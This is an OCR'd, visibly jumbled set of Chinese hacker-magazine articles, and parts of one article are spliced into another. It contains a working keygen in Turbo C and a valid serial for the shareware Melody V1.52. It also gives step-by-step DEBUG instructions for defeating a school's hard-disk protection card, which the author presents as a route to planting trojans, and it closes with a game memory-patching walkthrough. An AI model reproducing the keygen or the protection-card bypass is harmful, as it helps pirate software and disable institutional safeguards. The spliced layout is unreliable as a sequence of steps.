00447436  MOV EAX,DWORD PTR DS:[44FE10]
0044743B  MOV EAX,DWORD PTR DS:[EAX]
0044743D  MOV EAX,DWORD PTR DS:[EAX+2A4]
00447443  XOR EDX,EDX
00447445  CALL melody.0041E164
0044744A  MOV EAX,DWORD PTR DS:[4507B0]
0044744F  CALL melody.0042BD70
00447454  JMP SHORT melody.00447460
00447456  MOV EAX,melody.00447504                          ;
ASCII "Invalide registration name or code. Try again."
0044745B  CALL melody.00437540
;这里就是我们看到的错误提示生成的地方了，往上看
00447460  XOR EAX,EAX
00447462  POP EDX
00447463  POP ECX
00447464  POP ECX
```

【整　　理】

用户名 cyclotron

注册码 127581

【注册信息保存】:

```
HKEY_CURRENT_USER\Software\lighttek\Melody\usercode
HKEY_CURRENT_USER\Software\lighttek\Melody\username
```

把上面两个地方的注册信息删除，你就可以重新注册了，下面附上tc20的注册机源码，当然你也可以用其他的语言来编写啦。看着注册以后的About对话框，是不是很有成就感呢？如图3所示。其实破解软件就这么简单！





图 1

【Turbo C 注册机】

```
#include "stdio.h"
#include "string.h"
void main()
{
        unsigned long regcode=0,i;
        char regname[30];
        printf
("\t*************************************************\n\n");
        printf("\t\tKeyGen for Melody V1.52\n\t\t\tProduced
by cyclotron\n\n");
        printf
("\t*************************************************\n\n");
        do
                printf("\n\tPlease input your Regname:");
        while(!strlen(gets(regname)));
        for(i=0;regname[i];i++)
                regcode+=regname[i];
        regcode+=regcode<<7;
        printf("\n\tYour Regcode is:\t%ld\n",regcode);
        printf("\n\tThank you for your use!\n");
        getchar();
}
```



手工破解硬件硬盘保护卡

文／马森

硬盘保护卡不用多说，相信大家都不陌生，它是一种可以保护硬盘数据不被恶意修改、删除的工具，常常用在学校等单位。但是，我想咱们"黑客"是不会向任何障碍低头的，更不用说是区区的硬盘保护卡。小弟深知"黑客"的重要使命，决定将知识面扩大到无限的范围（有点离谱）。实际上，我们只是要证明我们的实力。嘻嘻，设想如果连保护卡都不能阻挡我们了，那么装马、抓鸡不就简单得一塌糊涂了吗？

切入正题，正所谓知己知彼，百战不殆，想要攻破保护卡的防线就先要了解其工作原理。小弟查阅了不少资料（我是跋山涉水呀，翻山越岭……），将其原理用通俗平实的语言呈现给大家（其实我很谦虚……会不会被"扁"？）。

保护卡是一种硬件芯片，插在主板上与硬盘的MBR协同工作。它接管对硬盘进行读写操作的一个INT13中断。在系统启动的时候首先用它自己的程序接管INT13中断地址，这样，只要是对硬盘的读写操作都要经过保护卡的保护程序进行保护性的读写，也就是先将FAT文件分配表、硬盘主引导区、CMOS信息、中断向量表等信息都保存到保护卡内的临时储存单元中，用来处理我们对硬盘内数据的修改。

每当我们向硬盘写入数据时，虽然最终还是写入到硬盘中，可是没有真正修改硬盘中的FAT。由于保护卡接管INT13，当卡发现有写操作，便将原先数据目的地址重新指向先前的连续空磁盘空间，并将先前备份的第二份FAT中的被修改的相关数据指向这片空间。当我们读取数据时，和写操作相反。当某程序访问某文件时，保护卡先在第二份备份的FAT中查找相关文件，如果是启动后修改过的，便在重新定向的空间中读取，否则在第一份备份的FAT中查找并读取相关文件。删除和写入数据也是一样，就是将文件的FAT记录从第二份备份的FAT中删除掉。这就是为什么系统重启后所有写操作一无所有的原因。

另外，无论我们怎样FORMAT硬盘都是无济于事的。最开始我就是用的格式化的办法来对付它，可是总是失败。我心想世间怎能有这么结实的硬盘？后来才知道是因为保护卡接管了INT13，又因为INT13中05H和06H功能便是格式化，所以咱们仍然没有真正修改硬盘中的FAT。

以上就是硬盘保护卡的主要工作原理。没有展开，一来是小弟能力有限，另外，如果太详尽我怕本文会被认为是骗稿费而被WTF老大封杀，所以只是浅谈浅谈。

下面我们说说最令人兴奋的内容。既然知道原理了，那么攻破其防线也就简单了，嘿嘿。

其实围绕硬盘保护的加密解密，关键就看谁使用得更底层。对于咱们来说，只要恢复Int13的BIOS级中断向量就够了。具体如何操作呢？睁大眼睛不要打瞌睡，精彩内容即将呈现。

总体思路是找到Int13的原始BIOS中断向量值，注入中断向量表。这样修改后再调用Int13 就又回到了真正的FAT上，这样我们也就达到了绕过保护卡的目的。其实这很简单，就如同破解CMOS的密码一样简单。好了，让我们开始吧。（我采用C语言的注解形式进行解说[斜体]。以下为演示，除命令[粗体]外其余数值仅供参考，不同机器会出现不同的值，不用在意）

进入纯DOS，启动我们最亲切的DEBUG:

```
C:\WINDOWS>DEBUG
-A 100                  //输入
136D:0100 XOR AX,AX     //让AX寄存器上的值做异或
136D:0102 INT13         //调用INT13
136D:0104 INT3          //同时调用INT3
136D:0105               //回车。出现输入提示符。
```

然后输入命令T，回车。不断地重复，直到显示的地址第一次出现F000:XXXX（观察区域如方框所示）。记下这一地址。

```
-T

AX=0000 BX=0000 CX=0000 DX=0000 SP=FFE8 BP=0000
SI=0000 DI=0000
DS=136D ES=136D SS=136D CS=FD5D IP=2547 NV
UP DI PL NZ NA PO NC
FD5D:2547 63          DB    63
-T

AX=0000 BX=0000 CX=0000 DX=0000 SP=FFEE BP=0000
SI=0000 DI=0000
DS=136D ES=136D SS=136D CS=136D IP=0102 NV
UP EI PL NZ NA PO NC
136D:0102 CC          INT   3
-T

AX=0000 BX=0000 CX=0000 DX=0000 SP=FFE8 BP=0000
SI=0000 DI=0000
DS=136D ES=136D SS=136D CS=0CF2 IP=13F5 NV
UP DI PL NZ NA PO NC
0CF2:13F5 55          PUSH  BP
-T

AX=0000 BX=0000 CX=0000 DX=0000 SP=FFE8 BP=0000
SI=0000 DI=0000
DS=136D ES=136D SS=136D CS=0CF2 IP=1425 NV
UP DI PL NZ NA PO NC
F000:99F4 8C 16903E   MOV   [3E90],SS
CS:3E90=136D
```

就是这里，看见出现的F000:99F4，记下这个地址。这里就打了4次T，实际操作要T很久，而且要小心，注意 一定要记下第一次出现F000:XXXX 的值。这里只是演示。

```
-D 0:4C                          //找到入口，准备重新写值。
0000:0040                                    47 25 5D FD
0000:0050  39 E7 00 F0 40 02 50 02-2D 04 70 00 28 0A 50
03   9...@.P.-.p.(.P.
0000:0060  A4 E7 00 F0 2F 00 AC 08-6E FE 00 F0 04 06 50
03   .../...n....P.
0000:0070  1D 00 00 CC A4 F0 00 F0-22 05 00 00 BA 63 00
C0   ........"....c..
0000:0080  A8 0F C9 00 45 04 C1 08-4F 03 F2 0C 8A 03
F2 0C   ....E...O.......
0000:0090  17 03 F2 0C BC 0F C9 00-C6 0F C9 00 D0 0F
C9 00   ................
0000:00A0  6C 10 C9 00 66 04 70 00-B4 05 50 03 6C 10 C9
00   l...f.p...P.l...
0000:00B0  6C 10 C9 00 6C 10 C9 00-62 01 11 0B CC 01
12 0B   l...l...b.......
0000:00C0  EA E4 0F C9 00 EF 00 F0-6C 10 C9 00
.......l..
```

按观察区域所示输入相应命令。注意 这4组两位数要反写，例如 显示47 25 5D FD 那么应当输入FD5D:2547 ，多加注意，起初我在这里也出过几次错。

Icefire：最近重大事件不少，怪的是编辑部都玩上了"是男人……"系列游戏。连续一星期小编们都在玩这几个小游戏，长期看见小编们一只手按着空格，一只手拿着书看，保持这个姿势一动不动，脚本小子更夸张，用本书压着空格键去吃饭了！回来后拿开书，只看见屏幕一动不动，层数却在不短上升，一直上升了679层才传来小人的惨叫，也由此获得了"史上最强弹跳王"的称号，不过我们私下都叫他"脚本BT"！为什么呢？因为这个游戏已经被修改过了！



看我一[跳]一千层

——"是男人就上一百层"系列游戏内存补丁的实现

文/图 cyclotron

相信玩过游戏的朋友或多或少地都接触过一些游戏补丁或修改器，在修改器的帮助下主人公可以获得无限的生命和武器，从而轻而易举地战胜敌方的各种人物，避开各种陷阱——这些都是游戏的另一种乐趣。事实上，这类补丁或修改器与软件的逆向工程密切相关，可以说它们是Crack技术的一种衍生。这里我将以曾一度成为男生恶梦的"做男人很难系列"游戏为例，选取其中的"是男人就下一百层"、"是男人就上一百二十层"2个经典小游戏，详细讲解分析游戏并编写内存补丁的原理。

在这个内存补丁中，一共实现了如图1所示的几种功能。




图1

其中"无限生命值"、"蓄力加速"、"弹跳力无限"实现的方法是类似的，我将以实现比较困难的"弹跳力无限"为例讲解这类功能的分析和实现。"窗口始终在最上方"和"自动弹跳闯关"功能只是Windows API的简单应用，大家参考源代码就能明白其实现的原理。

本文需要用到以下工具，这些工具在网上都是随处可见的，而且使用也不难，如果你没有基础但是又想学习，不妨和大家一起来操作，其实没有你想像的那么难！

SoftICE
金山游侠
W32Dasm
OllyDBG
EXEscope

程序里最突出的功能就是"弹跳力无限"了。所谓"弹跳力无限"，就是指按住空格键不放，弹跳力就会不断增加，只要蓄力时间足够长，一跳跳至几百甚至几千层都不是问题。在原来的游戏中，弹跳力是以循环方式改变数值，增大到最大值以后又会重新返回到最小值，这一数值的大小我们可以从能量槽(如图2所示)中看到，可以确定弹跳力的当前数值必定以某种形式存放在内存中，因此我们修改的基本思想就是改变游戏对这一数值的操作方式。




图2

```
-A FD5D:2547
FD5D:2547 JMP F000:99F4          //输入之前记下的地址，注入原始入口。
FD5D:254C                        //回车。
-Q                               //退出。(打完收功)

C:\WINDOWS>WIN                   //从DOS进入Windows，现在不要重启。
```

进入后随便改几样东东，然后重启机器。怎么样？变动保留下来了吧。不过还有几点说明，此方法只适用于有纯DOS的OS而且只是暂时"无保护状态"，就是说重启后就又恢复保护，但是你所做的变动保留下来了，成为被保护对象。

最后，为了表示咱们的职业道德，升华两句(感兴趣的同志现在就可以上手试试了。不过要注意安全)：其实技术的防范永远是有限的，所谓：防高一尺，攻高一丈！以上为小弟个人总结，不过请大家注意正确学习和使用技术，更不要玷污黑客的神圣名称。

为了实现这个功能，我们首先要找到游戏存放弹跳力数值的内存地址，这无疑是各类游戏修改器的拿手好戏。我使用的是金山游侠，启动游戏后，进行一些操作，使能量槽显示值（即弹跳力数值）发生变化，然后用金山游侠搜索相应的数值（比如当能量槽如图2所示时，我们搜索1 1 ），最终我们定位在内存地址"00138078"上。

好了，让我们用SoftICE重新载入游戏（这样做的目的是让SoftICE直接进入游戏的地址空间），下内存写入断点：

```
bpmd 138078 w
```

然后按F5进入游戏，奇怪的是SoftICE并没有弹出。这时你应该想到了，这个地址是动态分配的，也就是说游戏每次启动以后都分配一个不同的地址来存放这个数值，因此我们找到的内存地址只在一次运行过程中有效。现在的问题是我们必须先找出这个地址，然后在不重新启动游戏的前提下使SoftICE中断在游戏的地址空间，以便我们设内存访问断点。

这时我们的Crack技术将发挥作用了，还记得游戏开始前的那个注册对话框吗？那里就是我们的突破口。在注册对话框中输入一点信息，然后在SoftICE里设断点

```
bpx GetWindowTextA
```

点击注册按钮……BOOM！几次按动F12后我们来到了游戏领空，在这里我们设内存访问断点：

```
bpmd [找到的地址] w
```

然后按F5进入游戏，终于，我们中断在下面的地方：

> icefire：事实上，SoftICE有一个功能强大的命令Addr，可以在任何SoftICE激活的时候直接来到指定程序的地址空间，有兴趣的朋友可以尝试一下。

```
00406F32  CALL 是男人就.00404DBD
00406F37  ADD ESP,4
00406F3A  MOV EAX,DWORD PTR SS:[EBP+8]
00406F3D  MOV DWORD PTR DS:[EAX+1194],0
00406F47  MOV EAX,DWORD PTR SS:[EBP+8]
00406F4A  MOV DWORD PTR DS:[EAX+1198],120
00406F54  MOV EAX,DWORD PTR SS:[EBP+8]
00406F57  MOV DWORD PTR DS:[EAX+119C],1
00406F61  MOV EAX,DWORD PTR SS:[EBP+8]
00406F64  MOV DWORD PTR DS:[EAX+11A4],0B
00406F6E  MOV EAX,DWORD PTR SS:[EBP+8]
00406F71  MOV DWORD PTR DS:[EAX+11A8],0
  <--- 这里对弹跳力数值做初始化
00406F7B  MOV EAX,DWORD PTR SS:[EBP+8]
  <--- 中断后光标落在这里
00406F7E  MOV DWORD PTR DS:[EAX+11B0],0
00406F88  MOV EAX,DWORD PTR SS:[EBP+8]
00406F8B  MOV EAX,DWORD PTR DS:[EAX+11B0]
00406F91  MOV ECX,DWORD PTR SS:[EBP+8]
```

你也许已经猜到了：[寄存器+11A8]这样的形式正是这个游戏寻址动态数据的方式，寄存器保存着基址，后面那个是偏移量。在这里我们只关心弹跳力的数值，但是这个形式对我们后面的处理非常有用。对于这样一个小游戏，我们几乎可以断定弹跳力数值都是通过这个形式进行访问的，打开心爱的W32Dasm来确定这些位置吧。

```
[A 区]
00403CF3  PUSH EAX
00403CF4  CALL 是男人就.00401A40
00403CF9  ADD ESP,4
00403CFC  MOV EAX,DWORD PTR SS:[EBP+8]
00403CFF  MOV DWORD PTR DS:[EAX+1190],1
00403D09  MOV EAX,DWORD PTR SS:[EBP+8]
00403D0C  MOV DWORD PTR DS:[EAX+1198],160
00403D16  MOV EAX,DWORD PTR SS:[EBP+8]
00403D19  MOV DWORD PTR DS:[EAX+11A8],0
<--- 这里
00403D23  MOV EAX,DWORD PTR SS:[EBP+8]
00403D26  MOV DWORD PTR DS:[EAX+1304],0
00403D30  MOV EAX,DWORD PTR SS:[EBP+8]
00403D33  MOV DWORD PTR DS:[EAX+1310],0
00403D3D  MOV EAX,DWORD PTR SS:[EBP+8]
……
……
[G 区]
00406F4A  MOV DWORD PTR DS:[EAX+1198],120
00406F54  MOV EAX,DWORD PTR SS:[EBP+8]
00406F57  MOV DWORD PTR DS:[EAX+119C],1
00406F61  MOV EAX,DWORD PTR SS:[EBP+8]
00406F64  MOV DWORD PTR DS:[EAX+11A4],0B
00406F6E  MOV EAX,DWORD PTR SS:[EBP+8]
00406F71  MOV DWORD PTR DS:[EAX+11A8],0
<--- 这里
00406F7B  MOV EAX,DWORD PTR SS:[EBP+8]
00406F7E  MOV DWORD PTR DS:[EAX+11B0],0
00406F88  MOV EAX,DWORD PTR SS:[EBP+8]
00406F8B  MOV EAX,DWORD PTR DS:[EAX+11B0]
```

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

我们已经找到所有对弹跳力数值的访问，除了G区的代码可以断定是对其值进行初始化以外，其他的操作都是未知的。通过观察以后，我们发现C 区的操作尤其可疑。

```
004068D3  MOV ECX,0C
<--- ecx 赋值 12（12 恰为能量槽的饱和值）
004068D8  MOV EAX,DWORD PTR DS:[EAX+11A8]
<--- 把弹跳力数值读至 eax
004068DE  CDQ
004068DF  IDIV ECX
<--- 除以 12
004068E1  LEA EAX,DWORD PTR DS:[EDX+1]
<--- 加上 1
004068E4  MOV ECX,DWORD PTR SS:[EBP+8]
<--- 取得动态数据的基址
004068E7  MOV DWORD PTR DS:[ECX+11A8],EAX
<--- 保存回去
```

联想到游戏的动作(能量槽总是饱和以后再回零递增),我猜这就是我们要找的地方了。如果要使弹跳力无限增加,我们只要去掉那个求余操作就可以了。看看我修改的代码:

```
004068D0  MOV EAX,DWORD PTR SS:[EBP+8]
004068D3  MOV ECX,0C
004068D8  MOV EAX,DWORD PTR DS:[EAX+11A8]
004068DE  INC EAX
<—— 仅仅是递增
004068DF  NOP
004068E0  NOP
004068E1  NOP
004068E2  NOP
004068E3  NOP
004068E4  MOV ECX,DWORD PTR SS:[EBP+8]
004068E7  MOV DWORD PTR DS:[ECX+11A8],EAX
004068ED  MOV EAX,DWORD PTR SS:[EBP+8]
004068F0  PUSH EAX
```

如果你以为这样就完工了,那么试着运行一下修改后的游戏,怎么样?发现问题了吧?当蓄力超过能量槽所能显示的范围时,能量槽这块实际上显示成了一块跳板;此外,小人的行动会暂停一段时间,在这期间播放一系列杂乱的声音。

> icefire:我在调试的时候也出现了这样的情况,包括那声"绝望的尖叫"也出来了——在下文中我将继续使用这个词来表示这段众所周知的声音,因为这个声音将我从睡梦中直接拖到了地上!

然后其动作会继续,但声音就此消失。毫无疑问,这个BUG是在我们修改了偏移量为11A8处的值后产生的,因此必然与该值的存取有关。我们已经找到了游戏中所有与该值的存取有关的代码,但是并不清楚它们分别实现什么功能,所以我们的第一步是定位出现问题的这处代码。

首先我们从声音的BUG入手。能量槽饱和以后发出一系列杂乱的声音——游戏如何播放声音呢?我在学习VB的时候使用过一个Windows多媒体函数PlaySound,该函数可以播放资源中的波形声音(.wav),我想我们的游戏很可能调用这个函数来播放声音,所以让我们在W32dDasm中观察一下程序的输入表。

```
..................
USER32.MessageBoxA
USER32.ModifyMenuA
USER32.MoveWindow
USER32.PostQuitMessage
USER32.PtInRect
USER32.RegisterClassA
USER32.ReleaseCapture
...........
USER32.WinHelpA
WINMM.mciSendCommandA
WINMM.sndPlaySoundA
```

很遗憾,游戏并没有调用这个函数。但是我们并非一无所获,Winmm.sndPlaySoundA引起了我们的注意,其函数原型如下:

```
BOOL sndPlaySound ( LPCSTR lpszSound , UINT fuSound );
LpszSound 指定将要播放的声音,它通常是系统声音标识或者波形文件名;
FuSound  指定播放参数;
```

MSDN并没有指出该函数可以播放资源中的声音,但输入表告诉我们它是我们的唯一选择。我们试着在反汇编代码中寻找对它的调用(仍然是W32Dasm,双击函数WINMM.sndPlaySoundA):

```
00404267  CALL DWORD PTR DS:[<&GDI32.DeleteObject>]
 ; \DeleteObject
0040426D  MOV EAX,DWORD PTR SS:[EBP+8]
00404270  MOV EAX,DWORD PTR DS:[EAX+C]
00404273  PUSH EAX                          ; /hObject
00404274  CALL DWORD PTR DS:[<&GDI32.DeleteObject>]
 ; \DeleteObject
0040427A  PUSH 0
                        <—— 参数 fuSound
0040427C  PUSH 0
                        <—— 参数 lpszSound
0040427E  CALL DWORD PTR DS:[<&WINMM.
sndPlaySoundA>]  ; WINMM.sndPlaySoundA
00404284  MOV DWORD PTR SS:[EBP-8],8D
```

这显然不是我们需要的。因为MSDN指出,当LpszSound参数为NULL时,函数将终止异步播放的声音。下面是第二处调用(也是最后一次),我想这次我们找对地方了:

```
00406E3D  PUSH EBP
00406E3E  MOV EBP,ESP
00406E40  PUSH EBX
00406E41  PUSH ESI
00406E42  PUSH EDI
00406E43  PUSH 0
00406E45  PUSH 0
<——lpszSound = 0,同样是为了终止任何正在播放的声音
00406E47  CALL DWORD PTR DS:[<&WINMM.
sndPlaySoundA>]  ; WINMM.sndPlaySoundA
00406E4D  CMP DWORD PTR SS:[EBP+C],9D
00406E54  JA 是男人就.00406E75
00406E5A  PUSH 5
00406E5C  MOV EAX,DWORD PTR SS:[EBP+C]
00406E5F  MOV ECX,DWORD PTR SS:[EBP+8]
00406E62  MOV EAX,DWORD PTR DS:[ECX+EAX*4+1110]
<—— 这是一个查表操作
00406E69  PUSH EAX
<—— 这个参数标识了将要播放的声音
00406E6A  CALL DWORD PTR DS:[<&WINMM.
sndPlaySoundA>]  ; WINMM.sndPlaySoundA
00406E70  JMP 是男人就.00406EAB
00406E75  CMP DWORD PTR SS:[EBP+C],9E
00406E7C  JNZ 是男人就.00406E97
```

```
00406E82  PUSH 40005
00406E87  PUSH 9E
<—— 这是什么?
00406E8C  CALL DWORD PTR DS:[<&WINMM.sndPlaySoundA>]  ; WINMM.sndPlaySoundA
00406E92  JMP 是男人就.00406EAB
00406E97  PUSH 40004
00406E9C  MOV EAX,DWORD PTR SS:[EBP+C]
00406E9F  AND EAX,0FFFF
00406EA4  PUSH EAX
<—— 又一次调用
00406EA5  CALL DWORD PTR DS:[<&WINMM.sndPlaySoundA>]  ; WINMM.sndPlaySoundA
00406EAB  POP EDI
00406EAC  POP ESI
00406EAD  POP EBX
00406EAE  LEAVE
00406EAF  RETN
```

这个游戏没有加壳，所以其资源很容易找到，现在是动用EXEscope的时候了，选中资源160，点击"wave"按钮——这正是我们所熟悉的"绝望的尖叫"。我想大家一定对"绝望的尖叫"印象深刻，那么我们就从它入手。160D转换为16进制就是A0h，等会儿我们会用到它。

这次换OllyDbg，我们在上面代码的RET处设下断点，然后开始游戏。不出所料，一旦我们按下空格键蓄力，游戏就被中断了，但是在这之前并没有播放我们所需要的声音，于是我们不断地按F9返回游戏，并不断中断在这里，直到我们听到"绝望的尖叫"！这次要小心了，按下F8以后，我们来到了调用这段代码的地方：

```
004068F1  CALL 是男人就.00405A93
004068F6  ADD ESP,4
004068F9  MOV EAX,DWORD PTR SS:[EBP+8]
004068FC  CMP DWORD PTR DS:[EAX+1338],0
00406903  JE 是男人就.00406924
00406909  MOV EAX,DWORD PTR SS:[EBP+8]
0040690C  MOV EAX,DWORD PTR DS:[EAX+11A8]
<—— 注意这里，弹跳力数值
00406912  ADD EAX,8E          <—— 加上一个基值8E
00406917  PUSH EAX            <—— 参数2
